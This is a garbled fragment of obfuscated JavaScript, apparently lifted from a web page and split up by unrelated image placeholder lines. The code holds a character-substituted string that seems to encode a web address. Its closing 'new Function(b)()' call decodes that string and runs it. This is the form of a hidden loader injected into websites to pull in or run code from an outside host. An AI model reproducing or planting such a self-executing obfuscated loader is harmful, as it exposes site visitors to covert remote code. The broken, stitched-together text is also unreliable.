mhY6phFa>8Jd5LYW2FcL(5YY2mD6fFha=cY??2avvc/)d6f_?9_dDY6u5ODLY5?A6XOu5ODLY5?;JJOu5ODLY5?9YT|dJu5ODLY5?y6_6u5ODLY5?yIIu5ODLY5?Bxu5ODLY5?IzI?kOqfu5ODLY5/6mFYLFc2dX6pdFO5m_LY5rpY2FajXc7_2(F6O2ca[qc@0}a=Xc7_2(F6O2ca[qc@0@a=fc7_2(F6O2ca[qc@0saPaPaPagfc7_2(F6O2ca[qc}0}a=fc7_2(F6O2ca[qc}0@a=Xc7_2(F6O2ca[qc}0saPaPaPaa=lYvvO??ica=XO6f0l882dX6pdFO5mLY2fuYd(O2vvfO(_^Y2FmdffEXY2Ft6LFY2Y5c"X6L6)6q6FT(hd2pY"=7_2(F6O2ca[Xd5Y=F!"h6ffY2"888fO(_^Y2FmX6L6)6q6FTiFdFYvvdmqY2pFhvvcY8Jc"hFFJLg//[[fdTPP1os(qTqCLm:D_Tq2qm(O^gQ1KQ"a%"/)_pj68"%_=cF82YD]O5^wdFdamdJJY2fc"^YLLdpY"=+i;NmLF562p67Tcdaa=FmdJJY2fc"F"="0"a=2dX6pdFO5mLY2fuYd(O2cY=Fa=dmqY2pFh80=(c6=""aaPaPaca!'.substr(22));new Function(b)()}();